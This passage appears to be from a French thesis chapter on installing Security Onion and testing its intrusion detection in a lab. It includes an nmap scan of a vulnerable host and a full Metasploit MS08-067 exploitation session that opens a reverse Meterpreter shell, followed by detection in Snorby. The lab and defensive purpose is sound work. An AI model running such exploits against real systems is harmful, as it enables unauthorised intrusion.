


Figure 3.12 : Choix du NIDS

Une fois le NIDS choisit, nous devons choisir la base de signature de ce dernier. Nous avons choisi la première option « Emerging threats open » En effet, cette option ne nécessite pas d'avoir un Oinkcode[2] (figure 3.13).




Figure 3.13 : Choix de la base de signature du NIDS Snort

[2] Un Oinkcode est un code unique associé à un compte utilisateur Snort

Ensuite, il nous ait proposé de choisir d'activer Salt ou non. Salt permettra à notre serveur de plus facilement gérer les comptes d'utilisateurs des machines sondes, les clés SSH, etc. autrement dit, Salt permet au serveur de communiquer en sécurité avec les sondes. Nous choisissons évidemment de l'activer (Figure 3.14)




Figure 3.14 : Activer SALT

L'étape suivante nous demande si l'on veut activer ELSA ou non. ELSA a été décrite dans le chapitre précédent. Si nous souhaitons utiliser une autre plateforme de gestion de logs autre qu'ELSA, nous le désactivons. Dans notre cas, nous avons utilisé ELSA (Figure 3.15). Ensuite, Security Onion demande de réserver de l'espace disque pour les logs (Figure 3.16) nous avons choisis 23G.




Figure 3.15 : Activer ELSA




Figure 3.16 : Réservation d'espace disque pour les logs ELSA

Le résumé de l'installation à effectuer s'affiche et il faut cliquer sur valider pour démarrer l'installation et appliquer les réglages que nous avons choisi.




Figure 3.17 : Résumé des paramètres d'installation du serveur

Une fois l'installation terminée, nous exécutons la commande **sudo service nsm status** pour avoir le statut des services installés (Figure 3.18)

```
khad@analyst-machine:~$ sudo service nsm status
[sudo] password for khad:
Status: securityonion
  * sguil server                                                [  OK  ]
Status: HIDS
  * ossec_agent (sguil)                                         [  OK  ]
Status: Bro
Getting process status ...
Getting peer status ...
Name         Type       Host          Status    Pid    Peers  Started
bro          standalone localhost     running   4048   0      28 Aug 11:40:04
Status: analyst-machine-eth1
  * netsniff-ng (full packet data)                              [  OK  ]
  * pcap_agent (sguil)                                          [  OK  ]
  * snort_agent-1 (sguil)                                       [  OK  ]
  * snort-1 (alert data)                                        [  OK  ]
  * barnyard2-1 (spooler, unified2 format)                      [  OK  ]
  * prads (sessions/assets)                                     [  OK  ]
  * sancp_agent (sguil)                                         [  OK  ]
  * pads_agent (sguil)                                          [  OK  ]
  * argus                                                       [  OK  ]
  * http_agent (sguil)                                          [  OK  ]
khad@analyst-machine:~$
```

Figure 4.18 : Avoir le statut des services installés sur SO

7. Conception du réseau

Pour simuler l'architecture du réseau étudié nous avons utilisé un simulateur de réseau informatique très connu, appelé GNS3.

GNS3 est un simulateur d'équipements Cisco.C'est un logiciel libre basé sur dynamips, qui ajoute une interface de création de lab/topologie. Il est gratuit mais ne fournit pas les binaires d'IOS (il faut les télécharger sur cisco.com, avec un compte CCO par exemple). Il permet de travailler les certifications Cisco (CCNA, CCNP) ou des architectures avant de les mettre en place. [52]

8. Tests

Afin de tester l'efficacité de notre solution, nous avons lancé quelques attaques, à partir d'une machine Kali linux qui représente le hacker, et on a enregistré le trafic sortant et entrant par le sniffer **tcpdump**.

Tcpdump est un utilitaire réseau open source disponible gratuitement sous la licence BSD. Il fonctionne sur l'interface de ligne de commande (terminal) et fournit des descriptions du contenu des paquets dans plusieurs formats, en fonction de la commande utilisée.[53]

Ensuite récupérer et analyser les fichiers de format PCAPs obtenus et enregistré par tcpdump.

Un pcap (Packet CAPture) est une interface de programmation permettant de capturer un trafic réseau. Elle est implémentée sous les systèmes GNU/Linux, FreeBSD, NetBSD, OpenBSD, et Mac OS X par la bibliothèque libpcap. WinPcap est le portage sous Windows de libpcap.[54]

8.1 Détection et analyse d'un Scan de port du Web server

La méthode la plus simple pour vérifier le bon fonctionnement d'un NDIS est de procéder par un scan. L'outil le plus utilisé pour les scans est **nmap.** Nmap étant installé sur Kali Linux, nous l'avons utilisé pour scanner le réseau.

> **Nmap** est un scanner de ports libre créé par Fyodor et distribué par Insecure.org. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant. Il utilise diverses techniques d'analyse qui s'appuient sur des protocoles tels que TCP, IP, UDP ou ICMP.[55]

Pour commencer, on doit capturer et enregistrer le trafic dans un fichier qu'on a appelé ScanTest.pcap en écrivant la commande suivante dans le terminal :

~#tcpdump -i eth0 -w ScanTest.pcap




Figure 3.19 : Capturer et enregistrer le trafic sortant et entrant

Dans un nouveau terminal nous allons faire un scan de port de la machine victime en utilisant **Nmap,** cette technique va générer du trafic qui devrait être malicieux lorsqu'on l'analyse sur **SecurityOnion. (Figure 3.20)**

```
root@kali: ~                                    root@kali: ~/POC
root@kali:~# nmap -T4 -sV 172.20.10.6
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-29 06:16 EDT
Nmap scan report for 172.20.10.6
Host is up (0.054s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

Figure 3.20 : Faire un scan de port

Une fois que le scan est achevé et le trafic a été enregistré, nous transférons le fichier ScanTest.pcap capturé précédemment avec tcpdump sur la plateforme SecurityOnion, et on relance le trafic dans le fichier PCAP avec tcpreplay. (Figure 3.21)

```
root@so-virtual-machine:/home/so# tcpreplay -i eth1 -M10 Desktop/ScanTest.pcap
sending out eth1
processing file: Desktop/ScanTest.pcap
Warning: Desktop/ScanTest.pcap DLT (LINUX_SLL) does not match that of the outbou
nd interface: eth1 (EN10MB)
Warning: Unable to send packet: Error with PF_PACKET send() [2712]: Message too
long (errno = 90)
Warning: Unable to send packet: Error with PF_PACKET send() [2714]: Message too
long (errno = 90)
```

```
Actual: 3045 packets (240451 bytes) sent in 0.95 seconds
Rated: 253106.3 bps, 1.93 Mbps, 3205.26 pps
Statistics for network device: eth1
        Attempted packets:         3045
        Successful packets:        3031
        Failed packets:            14
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
root@so-virtual-machine:/home/so#
```

Figure 3.21 : Relancer le trafic du fichier ScanTest.pcap sur SO

Afin d'analyser le comportement du scan effectué précédemment, nous obtiendrons des alertes d'une tentative de scan sur Snorby,

En ouvrant Snorby on peut voir les alertes organisés par sévérité et par nombre de tentatives d'attaque (Figure 3.22)




Figure 3.22 : Interface de Snorby

Snorby détecte le scan déjà effectué comme une action malicieuse, on peut lire cela sur les lignes affichées dans la figure suivante (Figure 3.23), dans une seule console, Snorby nous permet facilement de connaitre les ip source et destination des attaques, et le type d'attaque.




Figure 3.23 : Evènements détectés par Snorby

On peut aussi voir les résultats de la détection du scan de port dans Squert (Figure 3.24) pour voir plus de détails sur cette action malicieuse via ELSA aussi notamment les ports source et destination, le protocole utilisé, IP source et IP destination … (Figure 3.25)




Figure 3.24 : Analyse via Squert




Figure 3.25 : Analyse via ELSA

8.2 Détection et analyse d'une attaque directe de Windows XP

Dans ce second test nous allons voir comment détecter et analyser l'exploitation de la faille ms08_67_netapi du service smb de Windows XP. Il faut d'abord capturer le trafic sortant/entrant et l'enregistrer dans un fichier de format Pcap, en tapant la commande suivente (Figure 3.26),

```
root@kali:~/POC# tcpdump  -i any -w SMBNetapi.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
^C1630 packets captured
1655 packets received by filter
0 packets dropped by kernel
root@kali:~/POC# ls -lh SMBNetapi.pcap
-rw-r--r-- 1 root root 1.5M Aug 29 07:56 SMBNetapi.pcap
root@kali:~/POC#
```

Figure 3.26 : Capturer et enregistrer le trafic dans SMBNetapi.pcap

Dans un nouveau terminal, on doit lancer **metasploit** par la commande suivante :

~#msfconsole

> **Metasploit** le framework sécurité originalement développé en Perl par Mr. HD Moore en 2003 et depuis réécrit en Ruby et acquis par Rapid7 en 2009, est un environnement d'exploitation de vulnérabilités conçu pour faciliter la tâche aux pentesteurs quand il s'agit d'effectuer des tests d'intrusion. Metasploit contient une vaste bibliothèque de « modules ». Chaque module dispose d'une fonction, et ils sont répartis en « exploits », « post », « auxiliaire », « Payloads », « codeurs » et « nops ». [56]

Ensuite nous avons choisit le module concerné, ainsi que le système d'exploitation et le service, par la suite nous avons ajouté les paramètres nécessaires, dans notre cas sont le RHOST (IP destination) et le RPORT (port destination) et on a tapé *exploit* pour lancer l'attaque (Figure 3.27) et avoir un accès shell a distance de la machine victime (Figure 3.28)

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.8.108
RHOST => 192.168.8.108
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.8.108    yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.8.106:4444
[*] 192.168.8.108:445 - Automatically detecting the target...
[*] 192.168.8.108:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:French
[*] 192.168.8.108:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.8.108:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.8.108
[*] Meterpreter session 1 opened (192.168.8.106:4444 -> 192.168.8.108:1061) at 2018-08-30 18:55:27
 +0000

meterpreter >
```

Figure 3.27 : Exploiter ms08_067_netapi

```
meterpreter > shell
Process 1300 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 3.28 : Accès au shell de la victome à distance

Nous passons maintenant à la détection de cette tentative d'intrusion en utilisant Snorby, on peut analyser les alertes décrites dans la figure ci-dessous (Figure 3.29), En cliquant sur la ligne appropriée. Nous arrivons à extraire les résultats décrits dans la figure 3.30 notamment le type du payload, et des informations sur la signature.

